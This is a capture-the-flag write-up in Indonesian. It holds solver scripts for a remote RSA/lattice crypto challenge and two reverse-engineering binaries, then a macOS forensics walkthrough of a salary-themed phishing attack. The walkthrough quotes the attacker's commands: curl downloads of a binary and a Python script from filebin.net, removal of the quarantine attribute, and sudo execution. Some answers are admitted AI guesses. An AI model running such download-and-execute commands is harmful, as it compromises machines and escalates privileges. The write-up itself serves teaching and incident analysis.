        inv = pow(M[r][c], -1, q)
        for j in range(c, n + 1):
            M[r][j] = (M[r][j] * inv) % q

        for i in range(m):
            if i == r:
                continue
            f = M[i][c] % q
            if f != 0:

```

```

        for j in range(c, n + 1):
            M[i][j] = (M[i][j] - f * M[r][j]) % q

    pivots.append(c)
    r += 1
    if r == n:
        break

    if r < n:
        return None

    for i in range(r, m):
        if M[i][n] % q != 0:
            return None

    x = [0] * n
    for i, c in enumerate(pivots):
        x[c] = M[i][n] % q
    return x

def solve_phase2_lattice(q: int, rows: List[Tuple[List[int], int]]) ->
Optional[List[int]]:
    if not HAVE_LATTICE_PHASE2:
        return None

    m = len(rows)
    n = len(rows[0][0])
    A = [coeffs[:] for coeffs, _ in rows]
    T = [t for _, t in rows]

    # L = {q*z + A*x}. Build a square HNF basis from generators [q*I ;
A_cols].
    gens = []
    for i in range(m):
        row = [0] * m
        row[i] = q
        gens.append(row)
    for j in range(n):
        gens.append([A[i][j] for i in range(m)])

```

```

try:
    hnf_cols = hermite_normal_form(sp.Matrix(gens).T)
except Exception:
    return None

basis_rows = hnf_cols.T
if basis_rows.rows != m or basis_rows.cols != m:
    return None

basis = IntegerMatrix(m, m)
for i in range(m):
    for j in range(m):
        basis[i, j] = int(basis_rows[i, j])

LLL.reduction(basis)

# Solve "point in box": find l in L with l - T in [0,255]^m.
shifts = (0, 128, 64, 192, 32, 224, 16, 240)
candidates = {}

for sh in shifts:
    target = [t + sh for t in T]
    try:
        l = CVP.closest_vector(basis, target)
    except Exception:
        continue

    U = [int(l[i] - T[i]) for i in range(m)]
    if any(u < 0 or u >= 256 for u in U):
        continue

    Bvals = solve_linear_mod_q(A, [int(l[i] % q) for i in range(m)], q)
    if Bvals is None:
        continue
    if any(b <= 0 or b >= q for b in Bvals):
        continue

    ok = True
    for i, (coeffs, t) in enumerate(rows):
        if (sum(coeffs[j] * Bvals[j] for j in range(n)) - t) % q !=
U[i]:

```

```

        ok = False
        break
    if not ok:
        continue

    key = tuple(Bvals)
    candidates[key] = candidates.get(key, 0) + 1

if not candidates:
    return None

best = max(candidates.items(), key=lambda kv: kv[1])[0]
return list(best)

def solve_phase2_z3(q: int, rows: List[Tuple[List[int], int]], timeout_ms:
int = 8000) -> Optional[List[int]]:
    Bs = [z3.Int(f"B{i}") for i in range(10)]
    Ks = [z3.Int(f"K{i}") for i in range(len(rows))]

    s = z3.Solver()
    s.set(timeout=timeout_ms)

    for b in Bs:
        s.add(b >= 1, b < q)

    for i, (coeffs, t) in enumerate(rows):
        expr = sum(coeffs[j] * Bs[j] for j in range(10)) - q * Ks[i] - t
        s.add(expr >= 0, expr < 256)

    # Tight per-row k bounds from coefficient signs and B range [1,
q-1].

    smin = 0
    smax = 0
    for c in coeffs:
        if c >= 0:
            smin += c * 1
            smax += c * (q - 1)
        else:
            smin += c * (q - 1)
            smax += c * 1

```

```

        klo = (smin - t - 255 + q - 1) // q
        khi = (smax - t) // q
        s.add(Ks[i] >= klo - 2, Ks[i] <= khi + 2)

    if s.check() != z3.sat:
        return None

    m = s.model()
    return [m[b].as_long() for b in Bs]

def solve_phase2(q: int, rows: List[Tuple[List[int], int]], timeout_ms: int
= 8000) -> Optional[List[int]]:
    Bvals = solve_phase2_lattice(q, rows)
    if Bvals is not None:
        return Bvals

    log.warning("Lattice phase-2 solver unavailable/failed, falling back to
Z3")
    return solve_phase2_z3(q, rows, timeout_ms=timeout_ms)

def is_hex_ascii_payload(v: int) -> bool:
    b = long_to_bytes(v)
    if len(b) != 32:
        return False
    return all((0x30 <= x <= 0x39) or (0x61 <= x <= 0x66) for x in b)

def main():
    io = remote(HOST, PORT)

    io.recvuntil(b"N = ")
    N = int(io.recvline().strip())
    io.recvuntil(b"e = ")
    e = int(io.recvline().strip())
    io.recvuntil(b"d_hi = ")
    d_hi = int(io.recvline().strip())
    io.recvuntil(b"d_lo = ")
    _ = int(io.recvline().strip())

```

```

log.info("Recovering phase-1 private exponent... this is the expensive
step")
d = recover_d(N, e, d_hi)
log.success(f"Recovered d (bits={d.bit_length()})")

# Phase 1 rounds
for r in range(3):
    io.recvuntil(b"ct_m = ")
    ct = int(io.recvline().strip())
    m = pow(ct, d, N)
    if not is_hex_ascii_payload(m):
        raise RuntimeError("Decryption sanity failed in phase 1")
    io.sendlineafter(b"guess = ", str(m).encode())
    line = io.recvline().strip()
    if line != b"ok":
        raise RuntimeError(f"Phase-1 round failed: {line!r}")

# Phase 2 header
io.recvuntil(b"q = ")
q = int(io.recvline().strip())
io.recvuntil(b"shift = ")
shift = int(io.recvline().strip())
io.recvuntil(b"n = ")
n = int(io.recvline().strip())
io.recvuntil(b"samples = ")
samples = int(io.recvline().strip())
io.recvuntil(b"salt = ")
salt_hex = io.recvline().strip().decode()

rows = []
for i in range(samples):
    token = random.getrandbits(64)
    coeffs, pad, mask = derive(salt_hex, i, token, n=n, coeff_bits=8,
shift=shift)
    io.sendlineafter(b"tune = ", str(token).encode())
    io.recvuntil(b"echo = ")
    echo = int(io.recvline().strip())
    leak = echo ^ mask
    t = (leak << shift) - pad
    rows.append((coeffs, t))

```

```
io.recvuntil(b"digest = ")
log.info("Solving phase-2 integer system...")
Bvals = solve_phase2(q, rows, timeout_ms=8000)
if Bvals is None:
    raise RuntimeError("Phase-2 solver timed out/unsat in current
attempt")


digest = hashlib.sha256(",".join(str(x) for x in
Bvals).encode()).hexdigest()
io.sendline(digest.encode())

rest = io.recvall(timeout=3)
print(rest.decode(errors="ignore"))

if __name__ == "__main__":
    import time
    from Crypto.Util.number import long_to_bytes

    main()
```

Funfact di solver ini harus menggunakan GPU lebih jadi solve ini laptop nya harus aktif mode turbo biar GPU nya cepet ngitung nya karena batas dari timeout server sama solver ini jarak nya sekitar 3 atau 2 detik



Flag

```
ARA7{fyi_aja_ini_chall_harusnya_buat_quals_WKWKWKWKW
KWK_yaaa_semoga_ga_segampang_itu_yang_penting_ga_pur
e sloppable :sob:}
```

Reverse Engineering

[100 pts] (a blast from past)

Description

lets go back in time, shall we?

Author: requiem

nc -

Solusi

Di chall ini kita diberikan sebuah file chimera.exe, challenge ini memakai strategi "layered puzzle": ada lapisan DOS stub lama untuk menyembunyikan petunjuk part1 dan part2, lalu lapisan PE utama (Windows) yang memakai tiga input untuk membentuk key dekripsi final. Jadi cara paling efektif bukan brute force, tetapi membongkar alur data dari bawah ke atas: cari validasi input, cari konstanta, lalu rekonstruksi algoritma persis seperti aslinya. Dari fungsi utama PE, terlihat bahwa input ketiga tidak bebas, karena setiap byte di-XOR 0x67 dan dibandingkan dengan string hardcoded di .data. Jika dibalik, kita dapat part3 = "HMMM I WONDER WHERE PARTS 1 AND 2 IS...". Setelah lolos cek ini, program membentuk string part1|part2|part3_tertransformasi, hash SHA-256 string tersebut, lalu hash dipakai sebagai key ChaCha20 untuk mendekripsi blob 81 byte ke runme.com.

Kunci tantangan ada di DOS stub. Bagian pertama stub berisi check ala TEA/XTEA 32-round (dengan konstanta dari string ARA7XTEAKEY12345). Ini bukan enkripsi kuat dalam konteks reverse karena semua konstanta dan target compare ada di binary, sehingga kita tinggal membalik round-nya dan dapat plaintext 8 byte: FLARE-ON (ini part1). Lalu ada stage kedua yang semula tampak "acak", padahal cuma blok kode yang di-XOR 0xAB lalu dieksekusi via retf. Setelah didecode, stage ini membaca 96 byte, menjalankan generator xorshift16 sederhana untuk stream byte, dan membandingkan hasilnya dengan buffer target. Dengan membalik prosesnya kita dapat part2: DOT COM ISNT JUST FOR WEBSITE BTW. MAYBE PIECE TOGETHER WHERE YOU ARE CURRENTLY AND THAT HINT???

Kalau dilihat dari sisi "kerentanan" (lebih tepatnya kelemahan desain proteksi challenge), ada beberapa poin penting.

Pertama, semua rahasia kriptografi praktis ada di binary: konstanta TEA, target compare, nonce ChaCha, ciphertext, dan transformasi semuanya statik, jadi tidak ada secret eksternal. Kedua, obfuscation utamanya berbasis XOR dan control-flow DOS lawas; ini menambah noise, tapi tidak menambah keamanan kriptografi. Ketiga, key derivation SHA-256 memang kuat secara hash, tapi karena seluruh input valid dapat direkonstruksi via reverse, kekuatannya tidak relevan untuk mencegah pemecahan offline. Keempat, payload runme.com juga masih menyimpan string flag ter-XOR 0x67, jadi setelah dekripsi tahap pertama, tahap terakhir sangat ringan.

Di bawah ini solver script Python yang mereproduksi seluruh chain dan mencetak flag otomatis dari file binary. Script ini sudah mencakup: ekstrak part1 dari TEA-check DOS, ekstrak part2 dari stage2 xorshift DOS, ekstrak part3 dari cek PE, derive key SHA-256, dekripsi ChaCha20 blob, lalu decode flag final.

solve.py

```
#!/usr/bin/env python3
import argparse
import glob
import hashlib
import struct
from pathlib import Path

def xorshift16(x: int) -> int:
    x ^= ((x << 7) & 0xFFFF)
    x ^= (x >> 9)
    x ^= ((x << 8) & 0xFFFF)
    return x & 0xFFFF

def tea_decrypt_pair(v0: int, v1: int, k):
    delta = 0x9E3779B9
    sm = (delta * 33) & 0xFFFFFFFF
    for _ in range(32):
        sm = (sm - delta) & 0xFFFFFFFF
        v1 = (v1 - (((v0 << 4) & 0xFFFFFFFF) + k[2]) ^
              ((v0 + sm) & 0xFFFFFFFF) ^
              ((v0 >> 5) + k[3]))) & 0xFFFFFFFF
```

```

        v0 = (v0 - (((v1 << 4) & 0xFFFFFFFF) + k[0]) ^
              ((v1 + sm) & 0xFFFFFFFF) ^
              ((v1 >> 5) + k[1]))) & 0xFFFFFFFF
    return v0, v1

def rotl(v: int, n: int) -> int:
    return ((v << n) & 0xFFFFFFFF) | (v >> (32 - n))

def qround(st, a, b, c, d):
    st[a] = (st[a] + st[b]) & 0xFFFFFFFF
    st[d] ^= st[a]
    st[d] = rotl(st[d], 16)

    st[c] = (st[c] + st[d]) & 0xFFFFFFFF
    st[b] ^= st[c]
    st[b] = rotl(st[b], 12)

    st[a] = (st[a] + st[b]) & 0xFFFFFFFF
    st[d] ^= st[a]
    st[d] = rotl(st[d], 8)

    st[c] = (st[c] + st[d]) & 0xFFFFFFFF
    st[b] ^= st[c]
    st[b] = rotl(st[b], 7)

def chacha20_block(key: bytes, counter: int, nonce: bytes) -> bytes:
    const = [0x61707865, 0x33206465, 0x79622d32, 0x6b206574]
    st = const + List(struct.unpack("<8I", key)) + [counter] +
List(struct.unpack("<3I", nonce))
    w = st.copy()

    for _ in range(10):
        qround(w, 0, 4, 8, 12)
        qround(w, 1, 5, 9, 13)
        qround(w, 2, 6, 10, 14)
        qround(w, 3, 7, 11, 15)
        qround(w, 0, 5, 10, 15)
        qround(w, 1, 6, 11, 12)

```

```

        qround(w, 2, 7, 8, 13)
        qround(w, 3, 4, 9, 14)

    out = [(w[i] + st[i]) & 0xFFFFFFFF for i in range(16)]
    return struct.pack("<16I", *out)

def chacha20_xor(key: bytes, nonce: bytes, data: bytes) -> bytes:
    out = bytearray(data)
    ctr = 0
    pos = 0
    while pos < len(out):
        ks = chacha20_block(key, ctr, nonce)
        ctr = (ctr + 1) & 0xFFFFFFFF
        n = min(64, len(out) - pos)
        for i in range(n):
            out[pos + i] ^= ks[i]
        pos += n
    return bytes(out)

def pick_default_target() -> Path:
    candidates = sorted(glob.glob("chimera.exe*"))
    if not candidates:
        raise FileNotFoundError("Target tidak ditemukan. Beri path dengan
--file.")
    return Path(candidates[0])

def solve(binary_path: Path):
    data = binary_path.read_bytes()

    # part1 dari stub TEA
    keymat = b"ARA7XTEAKEY12345"
    k = struct.unpack("<4I", keymat[:16])
    v0, v1 = struct.unpack("<II", data[0x4BA:0x4C2])
    p0, p1 = tea_decrypt_pair(v0, v1, k)
    part1 = struct.pack("<II", p0, p1).decode("ascii")

    # part2 dari stage2 DOS (xor 0xAB + xorshift16)
    stage2 = bytes(b ^ 0xAB for b in data[0x4D0:0x4D0 + 0x1AB])

```

```

seed = struct.unpack_from("<H", stage2, 0x19A)[0]
ct2 = stage2[0x13A:0x13A + 0x60]
state = seed
dec2 = bytearray()
for c in ct2:
    state = xorshift16(state)
    dec2.append(c ^ (state & 0xFF))
part2 = dec2.decode("ascii")

# part3 dari validasi PE (xor 0x67)
enc_p3 = data[0x12420:0x12420 + 0x27]
part3 = bytes(b ^ 0x67 for b in enc_p3).decode("ascii")
fixed_p3 = enc_p3.decode("latin1")

# derive key
mix = f"{part1}|{part2}|{fixed_p3}"
key = hashlib.sha256(mix.encode("latin1")).digest()
nonce = bytes(ord(c) ^ 0xCD for c in "this-a-nonce")

# decrypt runme.com blob
ct_len = struct.unpack_from("<I", data, 0x124B4)[0]
ct = data[0x12460:0x12460 + ct_len]
runme = chacha20_xor(key, nonce, ct)

# decode final flag string in runme payload
flag = bytes(b ^ 0x67 for b in runme[0x1F:0x1F + 0x32]).decode("ascii")
return part1, part2, part3, flag, runme

def main():
    parser = argparse.ArgumentParser(description="Solver untuk challenge chimera.")
    parser.add_argument("--file", type=Path, default=None, help="Path binary target (default: chimera.exe)")
    parser.add_argument("--dump-runme", type=Path, default=None, help="Optional: simpan hasil decrypt runme.com")
    args = parser.parse_args()

    target = args.file if args.file else pick_default_target()
    part1, part2, part3, flag, runme = solve(target)

```

```
print(f"[+] target : {target}")
print(f"[+] part1 : {part1}")
print(f"[+] part2 : {part2}")
print(f"[+] part3 : {part3}")
print(f"[+] flag : {flag}")

if args.dump_runme:
    args.dump_runme.write_bytes(runme)
    print(f"[+] runme : dumped to {args.dump_runme}")

if __name__ == "__main__":
    main()
```

Flag

ARA7{FR44+62 Sumber, Surakarta City, Central Java}

Reverse Engineering

[100 pts] (transawit)

Description

MNAR Inc. recently released their tool to translate stuff for free! Hmm, do you think that it's hiding something?

(note: feel free to change the API key in settings w/ ur own Openrouter key if it gets ratelimited, it's hardcoded set to the free model anyway.)

Author: kek.c

nc -

Solusi

Pada challenge ini kita diberikan tiga artefak utama: binary transawit, dokumen README.md. Dari README, aplikasinya diposisikan sebagai translator dengan sistem "OTF model loader" dan "GOY algorithm" yang terdengar sengaja dibuat "misterius". Petunjuk seperti ini biasanya dipakai di CTF untuk mengarahkan kita ke reverse engineering, bukan ke penggunaan aplikasi normal. Jadi fokus utamanya adalah: bongkar logika proteksi/obfuscation di binary, cari jalur tersembunyi, lalu ekstrak bagian flag.

Setelah binary dianalisis, jalur utama proses ada di fungsi besar fcn.0002d300. Di situ program menghitung dua kondisi boolean dari input. Salah satunya berasal dari fcn.0002ca50, dan di sinilah bug pentingnya. Fungsi itu melakukan pencarian substring input dengan ukuran maksimal 0x26 (38 karakter), tetapi hasil substring tersebut dibandingkan dengan string target yang panjangnya 64 karakter (421364ce9be4c98f2004bc8fddbfe12ff4b1913c7dd2451ea4ad2f4cebd8f106).

Artinya syarat "equal" hampir mustahil tercapai karena panjang data yang dibandingkan tidak pernah selevel. Secara praktis, ini membuat satu cabang logika tersembunyi menjadi unreachable

dalam skenario normal. Ini yang saya sebut sebagai vuln/logic flaw utama: validasi yang seharusnya membuka jalur tertentu tidak bisa terpenuhi karena desain

panjang data yang salah Lalu kenapa ini penting untuk flag? Karena tepat setelah pengecekan itu, program memilih dua generator data tersembunyi: fcn.00031890 dan fcn.000317b0. Cabang fcn.00031890 adalah yang terkait data part1, tetapi jalurnya

terblokir oleh bug tadi. Jadi strategi solve-nya bukan "menjalankan aplikasi sampai terbuka sendiri", melainkan "ambil langsung material encoded dari binary" lalu decode manual sesuai logika fungsi internal.

Untuk part2, prosesnya relatif lurus. Di fcn.0002d300, ada konstruksi string token dengan pola: karakter awal 'p' + byte di memori (range 0x3286b1..0x3286c8) yang setiap byte di-XOR 0x5A. Setelah dibalik, hasilnya jelas menjadi: part2_LLM_CHallenge_DawG}.

Jadi part2 bukan hasil brute force, tapi hasil decode deterministic dari konstanta statis binary. Untuk part1, bagian ini lebih menarik. fcn.00031890 membangun string panjang dari byte terenkripsi (XOR 0x5A) yang setelah dibuka menjadi token-token dua huruf: ab, aB, Ab, AB, dipisahkan spasi. Ini bukan teks biasa. Kuncinya ada di font internal (NeuralFont) yang dipakai program: kombinasi huruf dengan kapital-campur (aB/Ab) memetakan state "true", sedangkan kapital-sama (ab/AB) memetakan "false". Jadi setiap token bisa dibaca sebagai 1 bit. Setelah token diubah jadi bitstream, 8 bit awal dibuang sebagai framing (efek seed awal), lalu sisanya dipacking per 8 bit menjadi ASCII. Hasil akhirnya: ARA7{wtf_1s_Th1s_OTF_part1}.

Setelah dua bagian dapat, langkah terakhir tinggal menyambungkan: part1 + part2

menjadi:

ARA7{wtf_1s_Th1s_OTF_part1}_part2_LLM_CHallenge_DawG}.

solver.py

```
#!/usr/bin/env python3
"""
Solver for transawit challenge.
Recovers:
- part1 from the hidden token stream (ab/aB/Ab/AB -> bitstream)
- part2 from XOR-obfuscated bytes
```

Then concatenates both parts.

"""

```
from pathlib import Path
import argparse
```

```
PART1_STREAM_START = 0x3286E1
PART1_STREAM_END = 0x328997 # end-exclusive
PART1_PREFIX_CHAR = "a"
```

```
PART2_STREAM_START = 0x3286B1
PART2_STREAM_END = 0x3286C9 # end-exclusive
PART2_PREFIX_CHAR = "p"
```

```
XOR_KEY = 0x5A
```

```
def xor_decode(raw: bytes) -> str:
    return "".join(chr(b ^ XOR_KEY) for b in raw)
```

```
def bits_to_bytes(bit_string: str) -> bytes:
    usable = (len(bit_string) // 8) * 8
    bit_string = bit_string[:usable]
    return bytes(int(bit_string[i : i + 8], 2) for i in range(0, usable, 8))
```

```
def decode_part1(binary: bytes) -> str:
    # Rebuild the token stream generated by fcn.00031890
    encoded = PART1_PREFIX_CHAR +
xor_decode(binary[PART1_STREAM_START:PART1_STREAM_END])
    tokens = encoded.split()
```

```
    # In NeuralFont logic: token is true when casing differs (aB/Ab), false
otherwise (ab/AB)
```

```
    bits = "".join("1" if (t[0].isupper() != t[1].isupper()) else "0" for t
in tokens)
```

```
    # First 8 bits are framing from the hardcoded leading seed character
    payload_bits = bits[8:]
```

```

    part1 = bits_to_bytes(payload_bits).decode("ascii", errors="strict")
    return part1

def decode_part2(binary: bytes) -> str:
    # Rebuild the token generated in fcn.0002d300: 'p' + XOR bytes
    return PART2_PREFIX_CHAR +
xor_decode(binary[PART2_STREAM_START:PART2_STREAM_END])

def main() -> None:
    parser = argparse.ArgumentParser(description="Recover transawit part1 +
part2")
    parser.add_argument("binary", nargs="?", default="transawit", help="Path
to transawit binary")
    args = parser.parse_args()

    data = Path(args.binary).read_bytes()

    part1 = decode_part1(data)
    part2 = decode_part2(data)
    full_flag = part1 + part2

    print(f"part1: {part1}")
    print(f"part2: {part2}")
    print(f"full : {full_flag}")

if __name__ == "__main__":
    main()

```

Karena hasil nya salah, saya coba hapus bagian) dan ketika disubmit benar maka flag nya.

Flag

ARA7{wtf_1s_Th1s_OTF_part1_part2_LLM_Challenge_DawG}

Forensic

[100 pts] wilson disaster

Author: pujoganteng

Oh yes! My salary got updated!!!

zip pass: marimenyawitbersamacoil123456789
nc chall-ctf.ara-its.id 6767

Solusi

Diberikan file zip yang ketika di ekstrak, tampaknya adalah folder - folder dari MACOS dan nc ke remote yang memberikan pertanyaan - pertanyaan.

[Question #1]

What is the name and version of compromised machine?

Format: Tahoe/26.3

Answer:

Pertanyaan pertama adalah name dan version dari machine nya. Karena ini adalah MAC maka kita bisa menemukannya di file /System/Library/CoreServices/SystemVersion.plist.

```
(byte@byuda)-[mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ cat 192-Triage//System/Library/CoreServices/SystemVersion.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>ProductBuildVersion</key>
  <string>22A380</string>
  <key>ProductCopyright</key>
  <string>1983-2022 Apple Inc.</string>
  <key>ProductName</key>
  <string>macOS</string>
  <key>ProductUserVisibleVersion</key>
  <string>13.0</string>
  <key>ProductVersion</key>
  <string>13.0</string>
  <key>iOSSupportVersion</key>
  <string>16.1</string>
</dict>
</plist>
```

Ketika file tersebut dibaca akan ketemu versionnya cuman karena saya ngga tau gimana baca nama version dari Mac OS jadi saya lempar ke AI dan codename buat versi 13.0 adalah Ventura. Answer Ventura/13.0

[Question #2]

Who is suspicious sender send a malicious file?

Format: jefferey@eipstein.com
Answer:

Pertanyaan kedua, saya load folder - folder ini ke autopsy biar analisisnya gampang. Dan autopsy mendeteksi ada 1 email yang masuk ke victim. Dan sendernya adalah samuelafrizal@proton.me.

The screenshot shows the Autopsy interface with the 'Listing' tab selected. It displays a table with 1 result. The email message is shown in the 'Data Artifacts' tab, with the following details:

From: samuelafrizal@proton.me;
To: ilovewilson12@proton.me;
CC:
Subject: Re: Salary Update 2026

The email body text is: "For the new regulation, we provide the new salary calculator to calculate your overtime in the company. Because its still in the private development, it must be trusted by your device. you can go to setting and allow the app."

[Question #3]
What is the attachment filename?
Format: DOJ.pdf
Answer:

Pertanyaan ketiga bisa kita lihat di attachments pada emailnya. Dan itu adalah SalaryCalculator.zip

The screenshot shows the Autopsy interface with the 'Data Artifacts' tab selected. It displays a table with 1 result. The attachment is shown in the 'Attachments (1)' tab, with the following details:

Location: /LogicalFileSet1/192-Triage/Users/wilson/Desktop/Re_Salary Update 2026 2026-02-25T20_07_17-08_00.eml/SalaryCalculator.zip
Size: 2998
Mime type: application/zip
Known: unknown

[Question #4]
What is the command executed in the terminal for initial access?
Format: <command>

Answer:

Pertanyaan keempat, karena base dari Mac itu sendiri adalah linux maka kita bisa mencarinya di .zsh_history. Dari user yang terlihat .zsh_history cuma ada di user wilson dan saat kita baca kita mendapatkan command yang melakukan mendownload suatu executable, full commandnya adalah `curl -L -s -o '/Users/wilson/stealed' 'https://filebin.net/t4czc053hssj7rg9/stealed' && chmod +x '/Users/wilson/stealed' && xattr -dr com.apple.quarantine '/Users/wilson/stealed' && xattr -dr com.apple.quarantine '/Users/wilson/stealed'`

```
(byte@byuda)-[mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ cat 192-Triage/Users/wilson/.zsh_history | head
xcodes-select --install
python3
  curl -L -s -o '/Users/wilson/stealed' 'https://filebin.net/t4czc053hssj7rg9/stealed' && chmod +x '/Users/wilson/stealed' && xattr -dr com.apple.quarantine '/Users/wilson/stealed' && xattr -dr com.apple.quarantine '/Users/wilson/stealed'
cd Downloads
ls
cd ..
tar -cvpf Downloads.tar Downloads
ls
mv Downloads.tar Downloads
cd Downloads
```

[Question #5]

Another file downloaded from the previous malicious file, what is the SHA256 of the file dropped in the second stage?

Format: SHA256

Answer:

Pertanyaan ke 5, kita bisa download file stealed yang di download victim tadi dan cek sha256sum nya.

```
(byte@byuda)-[mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ sha256sum stealed
172174ba1fc22cb01444a26dd0b604071e0b51ac56884e8aba6a61b262a5ceb5  stealed
```

[Question #6]

What is the name of the encrypted method used in the new dropped file?

Format: XOR

Answer:

Pertanyaan ke enam, karena saya malas rev eng nya lempar saja ke ai le. Dan dapat jawabannya itu ChaCha20-Poly1305.

[Question #6]

What is the name of the encrypted method used in the new dropped file?

Format: XOR

Answer:

[-] Incorrect answer.

Q5 berhasil! Sekarang Q6 - metode enkripsi yang digunakan oleh malware **stealed**. Kita sudah lihat dari strings tadi:

Find encryption method used >

Jelas sekali! Malware menggunakan ChaChaPoly (ChaCha20-Poly1305) dari Apple's CryptoKit framework.

[Question #7]

Another file dropped use that binary, what is the SHA256 of it?

Format: SHA256

Answer:

Pertanyaan ke tujuh, sebenarnya lumayan gacha karena saya ga decompile binary stealed. Di folder temporary nya Mac (/private/tmp) itu ada binary yang namanya cukup sus yaitu xixixi. Kita sha256sum binary ini dan betul jawabannya itu.

```
(byte@byuda)-[/mnt/c/Users/ACER/Downloads/CTF/ara7/foren/192_20260226_060806/192_20260226_060806]
$ sha256sum 192-Triage/private/tmp/xixixi
037561f26ab113264e5fb85d1dbebdb519746b8c05a41e22a632356cf923502a 192-Triage/private/tmp/xixixi
```

[Question #8]

Where is the path attacker drop that binary (full path) ?

Format: path

Answer:

Pertanyaan ke delapan, dari pertanyaan sebelumnya, full path dari binary ini adalah /tmp/xixixi.

```
(byte@byuda)-[/mnt/c/Users/A
$ ls 192-Triage/private/tmp/
xixixi
```

[Question #9]

The attacker use vulnerable app to gain root access, what is the name of the app and the version?

Format: Zoom/5.14.7

Answer:

Pertanyaan ke sembilan, membaca string dari binary `xixixi`, terlihat referensi yang sangat spesifik: com.alienator88.Pearcleaner.PearcleanerHelper. String ini menunjukkan bahwa attacker menargetkan helper milik aplikasi Pearcleaner. Dari korelasi bundle/helper yang ditargetkan dan

versi aplikasi yang dipakai di mesin korban, jawaban yang tepat adalah: Pearcleaner/4.4.4

Listing

/LogicalFileSet1/192-Triage/private/tmp

Table

Thumbnail

Summary

Name	S	C	▲○	Modified Time	Change Time	Access Time	Cre
 xixixi			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	000

Hex

Text

Application

File Metadata

OS Account

Data Artifacts

Analysis Results

Context

Annotati

Strings

Extracted Text

Translation

Page: 1 of 1 Page

◀▶

Matches on page: - of - Match

◀▶

100%

🔍⊕

Reset

com.alienator88.Pearcleaner.PearcleanerHelper

v16@?0@"NSError"8

[*] Connected to the helper

curl -s -L -o /tmp/rev.py https://filebin.net/djfga910a17xdxhv/rev.py && sudo python3 /tmp/rev.py

v20@?0B8@"NSString"12

[Question #10]

What is the vulnerable function that makes the priviledge escalation exist?

Format: somefunction(withparams)

Answer:

Pertanyaan ke sepuluh, karena functionnya ada di dalam binary saya minta bantuan ai untuk mencari nama functionnya. Dan yang benar adalah listener(_:shouldAcceptNewConnection:)listener(_:shouldAcceptNewConnection:).

[Question #10]

What is the vulnerable function that makes the privilege escalation exist?

Format: somefunction(withparams)

Answer:

Dari hasil web search tadi, kita sudah tahu vulnerability-nya. Root cause ada di XPC helper yang menerima koneksi tanpa autentikasi, dan fungsi yang bisa dieksploit adalah:

```
runCommand(command:withReply:)
```

Tapi format-nya minta `somefunction(withparams)`, jadi coba:

```
runCommand(command:withReply:)
```

Kalau salah, coba vari Reply ↩

- `listener(_:shouldAcceptNewConnection:)` — ini root cause yang unconditionally return true
- `runCommand(command:)`

[Question #11]

What is the CVE number associated with the exploit leveraged by the attacker?

Format: CVE-YYYY-NNNN

Answer:

